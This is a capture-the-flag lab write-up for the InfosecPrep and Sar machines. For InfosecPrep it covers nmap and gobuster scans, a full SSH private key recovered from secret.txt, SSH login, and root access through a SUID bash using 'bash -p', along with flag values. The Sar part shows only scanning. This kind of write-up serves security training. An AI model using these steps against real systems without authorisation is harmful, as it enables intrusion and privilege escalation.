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InfosecPrep & Sar Machines Writeup


InfoSecPrep Machine:

1. After the machine booted up I took its IP address and ran nmap on it.

```
└──$ sudo nmap -sS -sV -vv -O -oA nmap_output 192.168.110.89
1 ↵
[sudo] password for ********:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-04 13:08 +01
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 13:08
Scanning 192.168.110.89 [4 ports]
Completed Ping Scan at 13:08, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:08
Completed Parallel DNS resolution of 1 host. at 13:08, 0.00s elapsed
Initiating SYN Stealth Scan at 13:08
Scanning 192.168.110.89 [1000 ports]
Discovered open port 22/tcp on 192.168.110.89
Discovered open port 80/tcp on 192.168.110.89
Completed SYN Stealth Scan at 13:08, 2.16s elapsed (1000 total ports)
Initiating Service scan at 13:08
Scanning 2 services on 192.168.110.89
Completed Service scan at 13:08, 6.18s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.110.89
Retrying OS detection (try #2) against 192.168.110.89
Retrying OS detection (try #3) against 192.168.110.89
Retrying OS detection (try #4) against 192.168.110.89
Retrying OS detection (try #5) against 192.168.110.89
NSE: Script scanning 192.168.110.89.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.38s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.30s elapsed
Nmap scan report for 192.168.110.89
Host is up, received echo-reply ttl 63 (0.068s latency).
Scanned at 2022-10-04 13:08:34 +01 for 22s
Not shown: 998 closed ports
```

```
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/4%OT=22%CT=1%CU=44389%PV=Y%DS=2%DC=I%G=Y%TM=633C225
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%II=I%TS=A)OPS(O1=M
OS:54EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11NW
7%
OS:O6=M54EST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%
OS:DF=Y%T=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 44.870 days (since Sat Aug 20 16:16:48 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.50 seconds
        Raw packets sent: 1254 (60.062KB) | Rcvd: 1166 (69.306KB)
```

2. Found two interesting open ports (p: 80 http and p: 22 ssh) I then tried to browse to the machine IP address in port 80 and found a wordpress page, which had a hint in it, it was the machine's only user: **oscp**.




3. After a little browsing on that page I did files and directories brute-force attack to see if there's anything interesting

```
└──$ gobuster -u http://192.168.110.89/ -w /opt/wordlists/dirb/common.txt

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.110.89/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlists/dirb/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2022/10/04 13:27:16 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.php (Status: 301)
/javascript (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
===============================================================
2022/10/04 13:28:05 Finished
```


```
==================================================
```

4. I browsed into those files to see if there's anything interesting and I found something sus In robots.txt





```
User-Agent: *
Disallow: /secret.txt
```

5. I went in and found some kind of encrypted data inside secret.txt



6. After I tried to decrypt it with base64 encryption algorithm the result was an ssh private-key



The website: https://gchq.github.io/CyberChef/

The ssh private key:


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig
hxjPnZ5xjYLwJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAhHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MIpxZYkDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSlkRyGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxS+3F
ojb+JkcifUXK4VS9VdwmszWSisK2kQAAAAMBAAEAAAGBALCyzeZtJApaqGwb6ceWQkyXXr
bjZil47pkNbV70JWmnxixY31KjrDKldXgkzLJRoDfYp1Vu+sETVlW7tVcBm5MZmQO1iApD
gUMzlvFqiDNLFKUJdTj7fqyOAXDgkv8QksNmExKoBAjGnM9u8rRAyj5PNo1wAWKpCLxIY3
BhdlneNaAXDV/cKGFvW1aOMlGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8elsUWF30wQkW9yjIP
UF5Fq6udJPnmEWApvLt62IeTvFqg+tPtGnVPleO3lvnCBBIxf8vBk8WtoJVJdJt3hO8c4j
kMtXsvLgRlve1bZUZX5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko
QPvyUcye28zwkO6tgVMZx4osrIoN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kH1fs8q39
QXfxdNhBb3Yr2RjCFULDxhwDSIHzG7gfJEDaWYcOkNkIaHHgaV7kxzypYcqLrs0S7C4QAA
AMEAhdmD7Qu5trtBF3mgfcdqpZOq6+tW6hkmR0hZNX5Z6fnedUx//QY5swKAEvgNCKK8Sm
iFXlYfgH6K/5UnZngEbjMQMTdOOlkbrgpMYih+ZgyvK1LoOTyMvVgT5LMgjJGsaQ5393M2
yUEiSXer7q90N6VHYXDJhUWX2V3QMcCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXWXim15Sp
```

```
WoqdjoSWEJxKeFTwUW7WOiYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAAwQDhNXKmS0oVMdDy
3fKZgTuwr8My5Hyl5jra6owj/5rJMUX6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2Gl
jdLkc0Yt9ubqSikd5f8AkZlZBsCIrvuDQZCoxZBGuD2DUWzOgKMlfxvFBNQF+LWFgtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjlUOOPL1cIPzt0hzERLj2qv9DUelTOUranO
cUWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQIefvwpm
Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAeI
Rcw85udkhNVWperg4OsiFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCej4HEj5EPj8nZ0cMNvoARq7VnCNGTPamcXBrfIwxcVT
8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```

7. Since the machine has an open port with ssh service running on it, I tried to ssh in with that key and the user's name oscp

```
└──$ ssh oscp@192.168.110.89 -i secret -p 22
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

 System information as of Tue 04 Oct 2022 01:18:22 PM UTC

 System load:  0.0               Processes:             217
 Usage of /:   25.4% of 19.56GB   Users logged in:       0
 Memory usage: 60%               IPv4 address for eth0: 192.168.110.89
 Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.0$
```

8. I got in successfully



9. And there was the flag inside local.txt file

```
-bash-5.0$ ls
ip  local.txt
-bash-5.0$ cat local.txt
087fe23ef4906badbe69896516410e3e
```


10. In the previous screenshot they told us to check /root directory for a flag to do this I need to do privilege escalation attack so I can be the root of the machine and access /root directory, so I downloaded a script called **LinEnum** from github that checks for privilege escalation vulnerabilities

```
-bash-5.0$ git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 4.95 MiB/s, done.
Resolving deltas: 100% (130/130), done.
```

11. The result was a file a binary file that has SUID bit permission

```
-e [+] Possibly interesting SUID files:
-rwsr-sr-x 1 root root 1183448 Feb 25  2020 /usr/bin/bash
```

12. I went to https://gtfobins.github.io/ website to check how I can benefit from that vulnerability



13. So I runned bash with -p option and I became the root

```
-bash-5.0$ bash -p
bash-5.0# whoami
root
```

14. I went to /root directory and found the second flag

```
bash-5.0# pwd
/root
bash-5.0# ls
fix-wordpress  flag.txt  proof.txt  snap
bash-5.0# cat flag.txt
Your flag is in another file...
bash-5.0# cat proof.txt
01ce72b28f9d7e3d3e70d8d0705b8cdf
```


Sar Machine:

1. After the machine booted up I took its ip address and ran it on nmap

```
sudo nmap -sS -sV -vv -O -oA nmap_output 192.168.112.35
[sudo] password for:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-04 18:34 +01
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 18:34
Scanning 192.168.112.35 [4 ports]
Completed Ping Scan at 18:34, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:34
Completed Parallel DNS resolution of 1 host. at 18:34, 0.03s elapsed
Initiating SYN Stealth Scan at 18:34
Scanning 192.168.112.35 [1000 ports]
Discovered open port 22/tcp on 192.168.112.35
Discovered open port 80/tcp on 192.168.112.35
Increasing send delay for 192.168.112.35 from 0 to 5 due to 292 out of 971 dropped probes since last increase.
Completed SYN Stealth Scan at 18:34, 3.31s elapsed (1000 total ports)
Initiating Service scan at 18:34
Scanning 2 services on 192.168.110.35
Completed Service scan at 18:34, 6.51s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.112.35
Retrying OS detection (try #2) against 192.168.112.35
Retrying OS detection (try #3) against 192.168.112.35
Retrying OS detection (try #4) against 192.168.112.35
Retrying OS detection (try #5) against 192.168.112.35
NSE: Script scanning 192.168.110.35.
```

```
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:34
Completed NSE at 18:34, 0.38s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:34
Completed NSE at 18:34, 0.80s elapsed
Nmap scan report for 192.168.110.35
Host is up, received reset ttl 63 (0.073s latency).
Scanned at 2022-10-04 18:34:22 +01 for 25s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/4%OT=22%CT=1%CU=36762%PV=Y%DS=2%DC=I%G=Y%TM=633C6EB
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10C%TI=Z%II=I%TS=A)SEQ(SP=FE
OS:%GCD=1%ISR=10C%TI=Z%TS=A)OPS(O1=M54EST11NW7%O2=M54EST11NW7%O3=M54ENNT11N
OS:W7%O4=M54EST11NW7%O5=M54EST11NW7%O6=M54EST11)WIN(W1=FE88%W2=FE88%W3=FE8
8
OS:%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)T
OS:1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%
OS:UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 4.219 days (since Fri Sep 30 13:18:44 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.05 seconds
        Raw packets sent: 1492 (71.556KB) | Rcvd: 1069 (47.460KB)
```


2. Again I found only two open ports (p: 80 http and p: 22 ssh)



3. Nothing interesting in port 80 only apache default page, afterwards I ran files and directories brute-force attack


```
└──$ gobuster -u http://192.168.112.35/ -w /opt/wordlists/dirb/common.txt
130 ↵

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.112.35/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlists/dirb/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2022/10/04 18:38:06 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/phpinfo.php (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2022/10/04 18:38:46 Finished
===============================================================
```

